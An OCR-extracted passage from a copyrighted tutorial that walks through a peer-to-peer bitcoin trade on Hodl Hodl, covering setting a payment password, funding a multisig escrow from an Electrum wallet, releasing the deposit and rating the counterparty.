transfer, you must first set a payment password. Click on the "Create payment password" button.




31. Enter the password (min. 10 symbols). This password serves as a private key for your unique multisig deposit address. If you forget this password Hodl Hodl will not be able to reset and change it because it IS NOT stored on exchange server. Hodl Hodl don`t holding your funds. You are trading directly with your counterparty. Hodl Hodl exchange only holds one-out-of-two keys to the multisig escrow, which ensures safe trading for both buyers and sellers. Without payment password you can`t take the funds

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

locked in ongoing contracts. When you are ready click on the "Create payment password" button.




32. Create escrow deposit and confirm the payment password.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

33. Now we have all necessary information to make the payment. You must send exactly 0.50150451 BTC to given address.




34. Now open your Electrum wallet. Paste the **address** and the **amount** and click "**Send**".




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

35. Transaction is on the go.




36. Now let`s inform the other side the coins are sent.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

37. The funds are locked in escrow. Every side can check the transaction info by click on the **transaction id** link.




38. Coins are sent and all is ok.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

39. Now is turn to elvie-bot to made the payment. In this case the payment method is **in person** so let`s assume the payment is done. Elvie-bot must click on the "**I`ve sent the payment button**".




40. When the payments are done we can **chat with other side**. Let`s say to Elvie-bot that "Everything is ok" and Elvie-bot can answer "OK". In the final we can "**Release deposit**".




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

41. To release deposit to buyer, enter the **payment password**.




42. When the deal is done each side can rate the other and write a review.




3. Creating Sell Offer with Hodl Hodl

1. First enter in your account. Then go to "**Sell bitcoins**" and "**Add offer**".

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

